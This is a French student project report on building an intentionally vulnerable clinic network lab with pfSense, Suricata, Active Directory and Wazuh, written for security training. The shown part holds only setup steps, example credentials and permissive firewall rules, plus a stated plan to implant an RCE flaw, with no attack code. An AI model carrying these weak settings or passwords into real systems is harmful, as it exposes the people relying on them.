



Université du Québec à Chicoutimi

Département d'informatique

Mise en place d'un réseau vulnérable

8INF206 – Sujet spécial en cybersécurité

ÉTÉ 2025

Réalisé par :

Diabate Vamoussa

Encadré par :

Mr. Fehmi Jaafar



Table des matières

Liste des abréviations

Introduction générale 1

1 Conception du laboratoire 2

1.1	Mise en contexte et présentation de l'architecture	2
1.1.1	Choix des composants	3
1.2	Prérequis	3
1.2.1	Machines virtuelles	3
1.2.2	Préparation des VMnet et segmentation réseau.....	3
1.2.3	Attribution des interfaces réseaux	5
1.3	Configuration de pfSense	5
1.3.1	Assignation des interfaces réseaux.....	5
1.3.2	Configuration initiale de pfSense.....	5
1.3.3	Configuration sur la plateforme	6
1.3.4	Mise en place des règles de circulation (pare-feu).....	7
1.3.5	Mise en place de l'IDS (Suricata).....	11
1.3.6	Configuration du DHCP Relay.....	12
1.3.7	Serveur de temps NTP	12
1.3.8	Optionnel :	12
1.4	Mise en place du Parc DMZ.....	13
1.4.1	Configuration de l'hôte DMZ-Ubuntu	13
1.4.2	Mise en place du serveur web.....	14
1.4.3	Mise en place de la stack mail.....	16
1.4.4	Préparation à la surveillance SIEM.....	17
1.5	Mise en place du parc Windows.....	18
1.5.1	Mise en place de la machine Windows Server	18
1.5.2	Mise en place du contrôleur de domaine (DC).....	19
1.5.3	Mise en place du serveur DNS.....	19
1.5.4	Mise en place du serveur DHCP	20
1.5.5	Création des unités d'organisations (OU)	21
1.5.6	Création des utilisateurs	22
1.5.7	Attribution des privilèges administrateurs (affectation aux groupes)	22
1.5.8	Création du médecin	22
1.5.9	Définition de GPO (Group Policy Object)	23
1.5.10	Application des GPO	24
1.5.11	Mise en place du terminal Windows	25
1.5.12	Préparation de la surveillance.....	25

1.6	Mise en place du SIEM/XDR Wazuh (SOC).....	27
1.6.1	Configuration de l'hôte SIEM/XDR.....	27
1.6.2	Installation du SIEM Wazuh	28
1.6.3	Accès au tableau de Wazuh	28
1.7	Synthèse de la préparation.....	29
1.7.1	Sécurité réseau.....	29
1.7.2	Sécurité des Postes	29
1.8	Liste des vulnérabilités	30
2	Exploitation des vulnérabilités	31
2.1	Reconnaissance	31
2.2	Préparation	32
2.3	Livraison	33
2.4	Exploitation.....	34
3	Réponses à l'incident	35
3.1	Identification	35
3.1.1	Analyse de alertes de Suricata	35
3.1.2	Analyse des journaux pfSense	36
3.1.3	Analyse approfondie via le SIEM Wazuh.....	37
3.1.4	Propagation vers le poste Windows.....	37
3.1.5	Synthèse de l'attaque.....	38
3.1.6	Bilan de l'incident	38
3.2	Confinement.....	39
3.2.1	Bannissement de l'attaquant.....	39
3.2.2	Confinement de la machine Ubuntu-DMZ.....	39
3.2.3	Confinement du terminal Windows 10.....	40
3.2.4	Analyse forensique du fichier malveillant	41
3.3	Éradication	43
3.3.1	Machine DMZ-Ubuntu.....	43
3.3.2	Parc Windows	44
3.3.3	Activation du mode IPS de Suricata.....	45
3.4	Récupération	46
3.4.1	Validation de l'intégrité.....	46
3.4.2	Machine Ubuntu-DMZ.....	47
3.4.3	Machine Windows	48
3.4.4	Mise en réseau de l'infrastructure.....	48
3.4.5	Phase de surveillance post-rétablissement.....	50
3.5	Leçons apprises.....	52
	Conclusion générale	54

Liste des abréviations

CVE Common Vulnerabilities and Exposures, référentiel des vulnérabilités connues
IoC Indicator of Compromise, indice technique prouvant une intrusion (hash, IP)
MITRE ATT&CK Base de connaissances des tactiques et techniques d'attaque
OWASP Open Web Application Security Project, standard de sécurité des applications web
PICERL Cycle de réponse aux incidents (Préparation, Identification, Confinement, Éradication, Récupération, Leçons apprises)

DHCP .. Dynamic Host Configuration Protocol, attribution dynamique des adresses IP
DMZ Demilitarized Zone, segment réseau isolé pour les services exposés
DNS Domain Name System, résolution de noms de domaine en adresses IP
IP Internet Protocol, protocole d'adressage réseau
LAN Local Area Network, réseau local interne
NAT Network Address Translation, traduction d'adresses pour le routage
NTP Network Time Protocol, synchronisation de l'heure des équipements
SMTP Simple Mail Transfer Protocol, protocole d'envoi de courriels
SSH Secure Shell, protocole d'administration à distance sécurisé
TCP/UDP Transmission Control Protocol / User Datagram Protocol, protocoles de transport
VLAN Virtual Local Area Network, segmentation logique d'un réseau physique
VPN Virtual Private Network, tunnel sécurisé pour accès distant
WAN Wide Area Network, réseau étendu (Internet)

AD Active Directory, service d'annuaire Microsoft pour la gestion centralisée
DC Domain Controller, serveur d'authentification du domaine
GPO Group Policy Object, stratégie de configuration centralisée
OU Organizational Unit, unité d'organisation dans Active Directory
EDR Endpoint Detection and Response, détection et réponse sur les postes
FIM File Integrity Monitoring, surveillance de l'intégrité des fichiers
IDS / IPS .. Intrusion Detection / Prevention System, détection et blocage d'intrusions
SHA-256 Secure Hash Algorithm 256, algorithme de hachage d'intégrité
SIEM Security Information and Event Management, gestion centralisée des journaux
SOC Security Operations Center, centre de supervision de la sécurité
Sysmon System Monitor, service Windows de journalisation avancée
HTTP / HTTPS Protocoles de transfert web (non sécurisé / sécurisé)
RCE Remote Code Execution, vulnérabilité d'exécution de code à distance
SQL Structured Query Language, langage de requêtes pour bases de données
URI / URL Identifiant et adresse de ressources sur le réseau

Introduction générale

En réalité, la majorité des attaques informatiques ne repose pas sur l'exploitation des vulnérabilités complexes de type "zero-day", mais découle des choix administratifs privilégiant la commodité au détriment de la sécurité.

Ce projet a pour ambition de démontrer comment ces mauvaises configurations, souvent anodines en apparence, peuvent engendrer des conséquences dévastatrices. Notre démarche s'articulera autour de trois phases clés :

Conception : le déploiement d'une architecture d'entreprise vulnérable.

Offensive : l'exécution de simulations d'attaques concrètes exploitant ces faiblesses.

Défensive : Mise en œuvre d'une réponse aux incidents et application des correctifs nécessaires.

Et ce, en suivant le cadre PICERL (Préparation, Identification, Confinement, éradication, Récupération et Leçons apprises) dans le volet défensif.

Chapitre 1

Conception du laboratoire

Ce premier chapitre établit les fondations techniques du laboratoire tout en initiant le volet préparation de la méthodologie PICERL. Après avoir détaillé l'architecture réseau et les étapes de déploiement, nous dresserons l'inventaire des vulnérabilités et mauvaises configurations stratégiques implémentées pour les besoins du scénario ainsi qu'un récapitulatif de la phase de préparation.

1.1 Mise en contexte et présentation de l'architecture

Face à un budget très restreint, une clinique décide d'embaucher un étudiant fraîchement diplômé de l'UQAC pour lui confier la mission de bâtir une infrastructure open source et sécurisé. Elle souhaite numériser sa prise de rendez-vous via une interface en ligne synchronisée en temps réel tout en garantissant la confidentialité des documents de ses patients.

Le nouvel employé devra jouer le rôle d'un administrateur système réseau et en même temps d'une équipe de cybersécurité. Il va devoir mettre en place des règles d'accès et un mécanisme de surveillance continu tout en assurant la disponibilité et les accès aux services de la clinique.

Après plusieurs semaines de travail, voici l'infrastructure qu'il propose.




FIGURE 1.1 – Architecture du laboratoire

1.1.1 Choix des composants

PfSense :

C'est un pare-feu et routeur open-source stable sous FreeBSD intégrant des modules pour la surveillance réseau (exemple : Suricata). Il permet d'isoler les réseaux via des règles de routage strictes tout en assurant inspectant les flux de paquets réseaux.

Wazuh :

C'est une solution SIEM/XDR gratuite et centralisée pour les opérations de sécurité. Il assure la surveillance et la réponse aux incidents via des agents installés qui collectent les différents journaux d'événements des composants de l'infrastructure pour pouvoir détecter les éventuelles menaces de sécurité et répondre si nécessaire directement sur les hôtes.

Windows 10 & Windows server :

Windows 10 est Système d'exploitation Windows le plus moderne et moins exigeant en termes de ressources machines. Il sera administré depuis Windows serveur qui centralise la gestion des identités, les services réseau et la sécurité des dossiers patients.

Ubuntu Server (serveur Wordpress & stack Mail) :

L'interface de réservation se présente sous forme de portail WordPress incluant le plugin KaviCare. Le service de messagerie est possible via une stack Mail pour les notifications des réservations mais les échanges entre les employées de la clinique.

1.2 Prérequis

On va mettre en place cet architecture sous l'hyperviseur VMWare. L'idée est de simuler l'infrastructure de la clinique.

1.2.1 Machines virtuelles

Machine virtuelle	Système d'exploitation (Lien)	Rôle / Zone	Ressources
pfSense	FreeBSD (version CE)	Pare-feu, Routage & IDS Suricata	2 Go RAM / 2 vCPU
Windows Server	Windows Server 2022 (évaluation 180 jours)	AD, DNS & Serveur Mail Interne	4 Go RAM / 2 vCPU
Terminal Windows 10	Windows 10 Enterprise	Terminal Médecin (Client LAN)	4 Go RAM / 2 vCPU
DMZ-Ubuntu	Ubuntu Server 22.04 LTS	Hôte Docker (WordPress & MailDev)	2 Go RAM / 2 vCPU
SIEM	Ubuntu Server 22.04 LTS	SIEM / XDR (Zone SOC)	8 Go RAM / 4 vCPU

TABLE 1.1 – Installation des machines virtuelles

À noter :

- Les liens de téléchargements peuvent différer, soyez sûr de télécharger l'OS depuis la page officielle.
- Les ressources peuvent être ajustées sur VMware en fonction du matériel.
- Il est possible de configurer les machines sur l'hyperviseur de choix.

1.2.2 Préparation des VMnet et segmentation réseau

VMnet pour la segmentation réseau

La segmentation est conçue pour mettre en place la première couche de sécurité afin d'isoler les différents composants de notre infrastructure et limiter le champ de compromission en cas d'attaque.

Pour garantir une isolation maximale, nous avons privilégié une segmentation physique par commutateurs virtuelles via VMware plutôt que par VLANs (segmentation logique). Pour ce faire, nous allons d'abord ajouter les VMnet depuis l'éditeur de réseaux virtuelle de VMWare comme suit :



Name	Type	External Connection	Host Connection	DHCP	Subnet Address
WAN	NAT	NAT	Connected	Enabled	192.168.141.0
PfSense	Host-only	-	Connected	-	10.10.1.0
Windows	Custom	-	-	-	10.10.20.0
DMZ	Host-only	-	Connected	-	10.10.10.0
SOC	Host-only	-	Connected	-	10.10.30.0

FIGURE 1.2 – Configuration des VMnet pour la segmentation réseau

VMnet WAN :

Il simule l'internet public pour autoriser les mises à jour logicielles ainsi que les flux provenant des futurs patients tout en assurant, par le mécanisme du NAT, un confinement éthique des scénarios d'attaque au sein de la machine hôte.

VMnet DMZ (10.10.10.0/24) :

Ce commutateur dédié est une zone démilitarisée permettant l'accessibilité des services de la clinique depuis l'extérieur tout en évitant qu'une compromission donne un accès direct aux ressources internes.

VMnet Windows (10.10.20.0/24) :

C'est le commutateur de la zone interne sécurisée regroupant le Windows Server et le terminal Windows du médecin contenant des documents confidentielles. Il permet de communiquer avec le réseau DMZ pour accéder aux services web et mail en étant isolé.

VMnet SOC (10.10.30.0/24) :

Ce segment accueille exclusivement Wazuh pour centraliser la surveillance de l'infrastructure et pour isoler les outils de détection de toute tentative de compromission. Il inclut également l'accès à la plateforme d'administration de pfSense.

VMnet LAN (10.10.1.0/24) :

C'est le réseau d'administration du pfSense isolé pour prévenir toute tentative de mouvement latéral vers le plan de contrôle en cas de compromission.

× **Important (pour les zones réseaux SOC, DMZ, Administration et Interne) :**

Le serveur DHCP de VMware doit être désactivé pour permettre aux machines virtuelles de demander l'adresse IP directement au serveur DHCP de pfSense.

1.2.3 Attribution des interfaces réseaux

Depuis VMware, on va ajouter les adaptateurs réseaux créés, et les affecter aux machines virtuelles comme suit :

Machines virtuelles	Nombre d'interfaces	Commutateurs virtuels à brancher
Windows Server	1	Windows
Terminal Windows	1	Windows
Ubuntu server DMZ	1	DMZ
Ubuntu server SIEM/XDR	1	SOC
pfSense	5	WAN PfSense DMZ Windows SOC

TABLE 1.2 – Attribution des interfaces réseaux aux machines virtuelles

1.3 Configuration de pfSense

pfSense est notre premier mur de sécurité dans ce laboratoire, il assure les règles de trafic et de routage au sein de la clinique et ajoute une surveillance réseau grâce au module Suricata.

1.3.1 Assignment des interfaces réseaux

Il est important de noter les adresses MAC pour la suite de la configuration des VMnet branchés au pfSense :

VMnet	Adresse MAC	Adresse réseau	DHCP VMware
WAN (WAN pfSense)	00 :0C :29 :01 :D1 :9C	192.168.141.0/24	Activé
DMZ (OPT 1)	00 :50 :56 :22 :BD :A8	10.10.10.0/24	Désactivé
Windows (OPT 2)	00 :50 :56 :2D :E1 :F4	10.10.20.0/24	Désactivé
SOC (OPT 3)	00 :50 :56 :2D :90 :DC	10.10.30.0/24	Désactivé
pfSense (LAN pfSense)	00 :50 :56 :38 :42 :70	10.10.1.0/24	Désactivé

TABLE 1.3 – Assignment des interfaces réseaux sur pfSense

1.3.2 Configuration initiale de pfSense

L'installation est lancée au démarrage de la VM pfSense. Nous allons affecter les deux interfaces requis pour la suite de la configuration :

— Interface WAN :

C'est la ligne donnant accès à l'extérieur, au réseau publique internet pour la synchronisation avec le serveur de temps NTP, l'acquisition des mises à jour et le téléchargement des paquets.




FIGURE 1.3 – Affectation initiale de l'interface WAN

Après avoir affecté le WAN au bon commutateur virtuel, nous garderons une configuration automatique attribuée par le serveur DHCP de VMware.

— Interface LAN :

C'est le réseau local de pfSense permettant de communiquer avec le routeur et d'accéder à son interface d'administration.




FIGURE 1.4 – Affectation initiale de l'interface WAN

On attribue le commutateur virtuel LAN et le serveur DHCP est désactivé et on configure le réseau LAN.

Important :

- × Si vous avez activé le mode "Host-only" pour l'interface LAN de pfSense depuis l'éditeur de réseau virtuel de VMware, attribuez la plage d'adresse DHCP en commençant par "10.10.1.2" pour éviter les conflits d'adresse IP avec la machine hôte.

1.3.3 Configuration sur la plateforme

Une fois l'installation initiale entamée, on va finaliser la configuration sur l'interface d'administration accessible depuis l'adresse LAN : 10.10.1.0 avec les identifiants suivants :

- ☐ Login : admin
- ☐ Password : pfsense

Assistant de configuration (à changer en fonction de vos paramètres) :

- ☐ Hostname : pfSense
- ☐ Domain : clinique.soc
- ☐ DNS (primary/secondary) : 8.8.8.8 / 1.1.1.1

- ☐ Timezone : America/Montreal
- ☐ LAN IP address : 10.10.1.2
- ☐ Admin password : Superadmin2025

Important :

- × Le mot de passe d'administration de pfSense est à changer obligatoirement pour éviter la vulnérabilité A05 :2021 – Security Misconfiguration de l'OWASP TOP 10.
- × Adapter le format régional (Time Zone) en fonction de l'emplacement du laboratoire.

L'assignation des interfaces est une étape cruciale pour la suite de la configuration. On va attribuer à chaque interface réseau, le commutateur correspondant en se référant à la table des adresses MAC des VMnet.

- ☐ PfSense → Interface → Assignments → Save




FIGURE 1.5 – Assignment des interfaces réseaux sur pfSense

On finalise cette étape de configuration de chaque interface avec les paramètres suivants :

- ☐ PfSense → Interface (WAN | LAN | DMZ | Windows | SOC) → Apply change

Interface	Description	Enable Interface	Type IPv4	Adresse IP / Masque	Passerelle (Gateway)	Block Private	Block Bogon
EM0	WAN	Coché	DHCP	Dynamique (NAT)	Automatique	Décoché	Décoché
EM1	LAN	Coché	Statique IPv4	10.10.1.1 / 24	None	Décoché	Décoché
OPT 1	DMZ	Coché	Statique IPv4	10.10.10.1 / 24	None	Décoché	Décoché
OPT 2	Windows	Coché	Statique IPv4	10.10.20.1 / 24	None	Décoché	Décoché
OPT 3	SOC	Coché	Statique IPv4	10.10.30.1 / 24	None	Décoché	Décoché

TABLE 1.4 – Configuration des interfaces réseaux sur pfSense

- ☐ → Apply change

1.3.4 Mise en place des règles de circulation (pare-feu)

Ces règles régissent comment les différents réseaux de notre laboratoire communiquent et incluent les permissions et les restrictions.

Accès au serveur web depuis l'extérieur :

pfSense bloque par défaut les accès depuis le réseau WAN. Pour autoriser l'accessibilité aux services de réservation, on va mettre en place le NAT port forwarding.

- PfSense → Firewall → NAT

On intègre une règle permet à toute adresse dans le WAN (Internet) d'accéder à la machine DMZ sur le port 80 en passant par l'interface WAN.




FIGURE 1.6 – Règle de NAT Port Forward pour l'accès au serveur web depuis le WAN

Interface WAN :

On autorise la communication avec le serveur web de la clinique depuis l'extérieur afin de valider la configuration du NAT port forwarding.



FIGURE 1.7 – Règle pare-feu sur l'interface WAN pour l'accès au serveur web

Interface LAN (administration de pfSense) :

L'interface d'administration de pfSense doit uniquement être accessible via le réseau SOC. On va empêcher tout le monde sauf le réseau de pouvoir communiquer avec le réseau LAN.

Désactivation de l'accès à l'interface admin par défaut :

- System → Advanced → Admin Access → Cochez "Disable anti-lockout rule" → Save
- System → Advanced → Firewall & NAT → NAT Reflection mode → Choisir "Pure NAT" → Save

Firewall / Rules / LAN											
Floating WAN LAN DMZ WINDOWS SOC											
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	0/0 B	IPv4 *	10.10.30.10	*	This Firewall (self)	*	*	none	Autoriser SOC > PfSense	
☐	✗	0/0 B	IPv4 *	*	*	This Firewall (self)	*	*	none		

FIGURE 1.8 – Règles de filtrage sur l’interface LAN de pfSense

Avec ces règles on évite que le pfSense soit exposé aux autres réseaux du laboratoire et en autorisant uniquement à l’adresse IP 10.10.30.10 (Hôte SIEM) d’accéder à la plateforme d’administration de pfSense.

Interface Windows (zone Windows) :

□ PfSense → Firewall → Rules → Windows

Pour le parc Windows, voici les règles de trafic souhaitées :

- ◇ DMZ : On autorise l’accès aux serveurs web depuis le réseau Windows et bloquer le reste.
- ◇ SOC : On autorise l’agent wazuh de communiqué avec le SIEM et on bloque le reste.
- ◇ Internet : On autorise les machines d’accéder à internet.

Firewall / Rules / WINDOWS											
Floating WAN LAN DMZ WINDOWS SOC											
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	1/14.94 MiB	IPv4 TCP	10.10.20.10	*	10.10.30.10	1514 - 1515	*	none	Agent Wazuh (Win Server) > SIEM	
☐	✓	1/9.73 MiB	IPv4 TCP	10.10.20.50	*	10.10.30.10	1514 - 1515	*	none	Agent Wazuh (Win Term1) > SIEM	
☐	✗	0/3 KiB	IPv4+6 *	WINDOWS subnets	*	SOC subnets	*	*	none	Bloquer le reste > le SOC	
☐	✓	0/1.13 MiB	IPv4 TCP/UDP	WINDOWS subnets	*	10.10.10.6	80 (HTTP)	*	none	Windows > Serveurs web	
☐	✗	0/0 B	IPv4 *	WINDOWS subnets	*	DMZ subnets	*	*	none	Bloquer le reste > DMZ	
☐	✓	10/48.47 MiB	IPv4+6 TCP/UDP	*	*	*	*	*	none	Autoriser tout	
☐	✗	0/0 B	IPv4 *	10.10.10.6	*	WINDOWS subnets	*	*	none	Bloquer DMZ > Windows	

FIGURE 1.9 – Règles de filtrage sur l’interface Windows de pfSense

Interface DMZ (zone serveur) :

□ PfSense → Firewall → Rules → DMZ

C'est la seule interface disposant d'une exposition vers l'extérieur. Naturellement, on souhaite :

- ◇ Bloquer le trafic de la DMZ vers Windows
- ◇ Autoriser l'agent Wazuh de communiquer avec le SIEM
- ◇ Bloquer l'accès au réseau SOC
- ◇ Internet : Autoriser tout le reste

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
0/0 B	IPv4 *	DMZ subnets	*	WINDOWS subnets	*	*	none		Bloquer DMZ à Windows	[icon]
0/0 B	IPv4 TCP/UDP	10.10.10.6	1514 - 1515	SOC subnets	*	*	none		Agent Wazuh > SIEM	[icon]
0/0 B	IPv4 *	DMZ subnets	*	SOC subnets	*	*	none		Bloquer le reste > le SOC	[icon]
0/0 KIB	IPv4 *	*	*	*	*	*	none		Autoriser tout	[icon]

FIGURE 1.10 – Règles de filtrage sur l'interface DMZ de pfSense

Interface SOC (zone SIEM/XDR) :

□ PfSense → Firewall → Rules → SOC

Le réseau SOC, est le réseau de supervision et des opérations de sécurité informatique. Les règles doivent :

- ◇ Autoriser l'accès à la plateforme d'administration de pfSense
- ◇ Autoriser l'accès à tout le réseau

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
2/272 KIB	IPv4 TCP	10.10.30.10	*	This Firewall (self)	443 (HTTPS)	*	none		Autoriser les flux vers l'interface admin pfSense	[icon]
3/316 KIB	IPv4 *	*	*	*	*	*	none		Autoriser le flux vers tout le réseau	[icon]

FIGURE 1.11 – Règles de filtrage sur l'interface SOC de pfSense

Important :

- × La logique d'application des règles dans pfSense suit un principe d'ordre du haut vers le bas.
- × Éviter les conflits des paramètres dans pfSense et vérifier l'application de chaque configuration.

1.3.5 Mise en place de l'IDS (Suricata)

Suricata sur pfSense joue le rôle d'un NIDS (Un système de détection d'intrusion sur le réseau). Il va assurer la surveillance et l'alerte du trafic malveillant mais aussi d'un IPS, il va appliquer des actions en cas d'alerte.

Installation et configuration de Suricata :

- PfSense → System → Package Manager → Available Package → Suricata → Install → Confirm.

Champ d'opération de Suricata :

Comme les services exposés de la DMZ (serveurs web) sont accessibles depuis le WAN (NAT Port forwarding), on va assurer la détection des activités suspectes sur le réseau WAN. On devra donc ajouter l'interface WAN et configurer comme suit :

- PfSense → Services → Suricata → Interfaces → Add → WAN

Règles de détections et format de journalisation :

Ces règles permettent la détection des injections de commandes et des attaques de reconnaissance au sein du réseau WAN et sur le serveur web exposé en ligne.

- PfSense → Services → Suricata → Interfaces → edit WAN → WAN rules → Categories → “Custom rules” → Defined custom rules →




FIGURE 1.12 – Règles personnalisées de détection Suricata

→ Save

Et on va désactiver les autres règles (si elles sont sélectionnées par défaut) dans le but de réduire les alertes non nécessaires pour le PoC.

- PfSense → Services → Suricata → Interfaces → edit WAN → WAN Categories → Décocher “Auto enable rules” → Unselect all → Save

On prépare par la suite la journalisation des alertes. On utilisera le format de log JSON et on va choisir le contenu des fichiers de journalisation pour optimiser le flux et réduire des éléments inutiles :

- PfSense → Services → Suricata → Interfaces → add WAN → WAN Settings → cochez “EVE Json Log” → EVE OUTPUT Type (Syslog) → EVE LOG Store

(Syslog) → EVE Logged Info → décochez tout de “EVE log Anomalies”, “EVE Logged Traffic” et “EVE Logged Info” → Save

Définition de la limite des fichiers de logs :

- ☐ PfSense → Services → Suricata → Log Mgmt → Log Directory Size Limit → “Enable” → Log Limit → 500 → Save

Désactivation des fonctions de vérification de checksum pour permettre à suricata de visualiser tout le trafic réseau et ne laisser passer aucune attaque :

- ☐ PfSense → System → Advanced → Networking → Network Interfaces → Hardware Checksum Offloading → Save

On peut maintenant activer la surveillance sur le réseau externe :

- ☐ Services → Suricata → Interfaces → WAN → Start “bouton play”

Important :

- × Vérifier que vos règles génèrent des alertes dans suricata avant de préparer la journalisation de ces alertes Services → Suricata → Alerts
- × Les mise en place des règles dépend de ce que vous souhaitez détecter avec Suricata (à adapter en fonction de votre laboratoire).

1.3.6 Configuration du DHCP Relay

Le relais DHCP va pour permettre au serveur DHCP de Windows Server d’atteindre et d’attribuer la configuration réseau au sein du parc Windows.

- ☐ PfSense → Services → DHCP Relay → downstream Interface → “Windows” → Upstream → “10.10.20.10” → Save

1.3.7 Serveur de temps NTP

Dans un laboratoire SOC, le temps est notre point de repère principale pour comprendre l’ordre des événements. Tout le laboratoire sera synchronisé avec le serveur NTP de pfSense :

- ☐ PfSense → Services → NTP → Interfaces → Choisir “LAN”, “DMZ”, “Windows” et “SOC” → Save

Pour des raisons de sécurité, on n’active pas le serveur de temps sur l’interface WAN.

1.3.8 Optionnel :

On souhaite accéder au site web sans taper l’adresse du serveur web “10.10.10.6” de sorte à simuler que le site est disponible en ligne et gratuitement. On va ajouter un Host Override dans le serveur DNS de pfSense.

- ☐ DNS Resolver → Host Override → Add
- ☐ Hostname : reservation
- ☐ Domain : clinique.soc
- ☐ IP Adress : 10.10.10.6
- ☐ → Save

Pour valider la configuration de pfSense, on va redémarrer pfSense.

- ☐ Diagnostics → Reboot → Submit

1.4 Mise en place du Parc DMZ

Ce segment constitue la passerelle exposée hébergeant le portail web de la clinique et les services de messagerie interne de l'infrastructure qui tourne sur l'hôte DMZ-Ubuntu. On va délibérément le rendre vulnérable par l'implémentation d'une faille de type RCE (Remote Code Execution) afin de simuler ainsi un serveur vulnérable par conception pour servir de vecteur d'entrée initial à l'attaquant.

1.4.1 Configuration de l'hôte DMZ-Ubuntu

La mise en service de l'hôte se fera par l'initialisation du socle système pour garantir une base opérationnelle stable avant l'injection des vulnérabilités.

Attribution d'une adresse statique :

Pour commencer, on va attribuer une adresse statique à la machine pour garantir la stabilité des flux et assurer ainsi que le serveur reste joignable à une adresse immuable.

- ❑ `sudo nano /etc/netplan/*.yaml`

